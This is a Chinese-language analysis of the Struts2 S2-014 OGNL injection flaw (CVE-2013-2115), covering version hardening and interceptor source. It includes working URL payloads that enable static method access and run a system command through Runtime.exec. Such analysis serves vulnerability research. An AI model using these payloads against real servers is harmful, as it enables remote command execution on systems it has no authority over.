

Struts2-014漏洞分析（CVE-2013-2115）

目录

- 漏洞描述
- 影响版本
- 影响说明
- 环境搭建
- Payload
- 几个疑惑
- 漏洞分析

漏洞描述：JSP中使用 `url` 标签、`a` 标签，并且 `includeParams` 的值为 `all`，当Struts2在返回HTTP请求，渲染JSP界面时，会解析HTTP请求中的参数，对参数值进行OGNL解析，从而产生OGNL表达式注入漏洞；

在 2.3.14.1 版本中增加了禁止 `ASTEval` 类型的OGNL表达式执行，但并没有彻底的修复漏洞（S2-013），可以使用 `ASTSequence`，多参数传递 `payload` 方式绕过

影响版本：Struts 2.0.0 - Struts 2.3.14.1

影响说明：OGNL表达式注入

环境说明：Struts2（2.3.14.1）、Tomcat（7.0.47）、IDEA（2022.3）

环境搭建：使用我提供的Struts2-013MV项目，导入自己的IDEA，将Struts2的版本改为2.3.14.1即可

Payload：

```
1 //执行的方式可以$与%，但%需要URL编码
2 // 将%进行编码，使用ASTEval模式执行命令（2.3.14.1版本过滤了ASTEval类的OGNL表达式）
3 // 下面的payload已经无法使用
4 192.168.70.138:8080/Struts2-013MV/?
   username=%25{%23_memberAccess[%22allowStaticMethodAccess%22]=true)
   (@java.lang.Runtime.getRuntime().exec(%22calc%22))}
5
6 // 下面两个payload都可以执行
7 // 将payload拆分到多个参数中
8 username=%25{%23_memberAccess[%22allowStaticMethodAccess%22]=true}&passwords=%25{@j
   ava.lang.Runtime.getRuntime().exec(%22calc%22)}
9
10 // %变为$
11 /Struts2-013MV/?
   username=${%23_memberAccess[%22allowStaticMethodAccess%22]=true}&passwords=${@java.
   lang.Runtime.getRuntime().exec(%22calc%22)}
12
13 // 对于xwork.MethodAccessor.denyMethodExecution的设置可以去掉，所以以上payload并没有体现
```

几个疑惑：

- ☐ 每个版本之间都做了哪些加固？

一、漏洞分析

首先先看下Struts2各个版本之间的加固历程

版本	加固方式
2.0.0	无
2.0.9	XWorkMethodAccessor 增加了校验 <code>xwork.MethodAccessor.denyMethodExecution</code> 默认为 <code>true</code>
2.2.1	增加 <code>SecurityMemberAccess</code> 类的 <code>allowStaticMethodAccess</code> 属性为 <code>false</code>
2.3.14.1	<code>OgnlUtil</code> 增加 <code>isEvalExpression</code> 方法，判断是否可以执行 <code>ASTEval</code> 类型的 OGNL 表达式 <code>OgnlUtil</code> 增加 <code>enableEvalExpression</code> ，禁用 <code>ASTEval</code> 类型的 OGNL 表达式，默认不允许执行
2.3.14.2	<code>SecurityMemberAccess</code> 删除 <code>setAllowStaticMethodAccess</code> 方法

在讲Struts2-012时就提到过 2.3.14.1 与 2.3.14.2 的版本加固内容，虽然禁用 `ASTEval` 类型的 OGNL 表达式但可以使用 `ASTSequence`，多参数传递 `payload` 方式绕过，所以漏洞依然存在。

而且在Struts2-013、014中是不需要修改 `OgnlContext` 中的 `xwork.MethodAccessor.denyMethodExecution` 值为 `false`，因为执行命令时 `OgnlContext` 中并没有 `xwork.MethodAccessor.denyMethodExecution`，取出的值是 `null`，所以可以执行静态方法

```
132 public Object callStaticMethod(Map context, Class aClass, String string, Object[] objects) throws MethodFailedException {
133     Boolean exec = (Boolean) context.get(ReflectionContextState.DENY_METHOD_EXECUTION); exec: null context: size = 20
134     boolean e = ((exec == null || true) ? false : exec.booleanValue()) = false; exec: null
135
136     if (!e || true) {
137         return callStaticMethodWithDebugInfo(context, aClass, string, objects);
138     } else {
139         return null;
140     }
141 }
```

`xwork.MethodAccessor.denyMethodExecution` 是在 `AliasInterceptor`、`ParametersInterceptor`、`StaticParametersInterceptor` 类的 `doIntercept` 方法中进行初始化为 `true`，想要经过各个 `Interceptor`，就必须请求 `Action` 才可以，由于我们在访问时直接访问的 `jsp` 页面所以没有经过 `ActionInvocation` 来调度 `Interceptor`，所以不会走到这些 `Interceptor` 的 `intercept` 方法中


```
148 if (clearableStack) {
149     //if the stack's context can be cleared, do that to prevent OGNL
150     //from having access to objects in the stack, see XW-641
151     ((ClearableValueStack) newStack).clearContextValues();
152     Map<String, Object> context = newStack.getContext();
153     ReflectionContextState.setCreatingNullObjects(context, creatingNullObjects: true);
154     ReflectionContextState.setDenyMethodExecution(context, denyMethodExecution: true);
155     ReflectionContextState.setReportingConversionErrors(context, reportingErrors: true);
156
157     //keep locale from original context
158     context.put(ActionContext.LOCALE, stack.getContext().get(ActionContext.LOCALE));
159 }
160 }
```

简单说一下 `StaticParametersInterceptor` 类，主要用于处理静态参数，例如struts.xml中做如下配置

```
1 <?xml version="1.0" encoding="UTF-8" ?>
2 <!DOCTYPE struts PUBLIC
3     "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
4     "http://struts.apache.org/dtds/struts-2.0.dtd">
5 <struts>
6     <package name="S2-012" extends="struts-default" >
7         <action name="login" class="org.example.LoginAction">
8             <!-- 这里就是静态参数，被StaticParametersInterceptor处理 -->
9             <param name="username">zhangjin</param>
10            <result name="success">index.jsp</result>
11        </action>
12    </package>
13 </struts>
```

在观察 `StaticParametersInterceptor.intercept` 时发现了如下代码，发现

`TextParseUtil.translateVariables` 与 `newStack.setValue` 方法，应该很敏感的感觉到问题，之前很多漏洞都是出自这两个函数，但 `var` 变量和 `entry` 是来自struts.xml的静态 `param`，所以不可控，不存在漏洞，但我们应该具备这种漏洞的敏感度



```
161 for (Map.Entry<String, String> entry : parameters.entrySet()) {
162     Object val = entry.getValue();
163     if (parse && val instanceof String) {
164         val = TextParseUtil.translateVariables(val.toString(), stack);
165     }
166     try {
167         newStack.setValue(entry.getKey(), val);
```

漏洞分析结束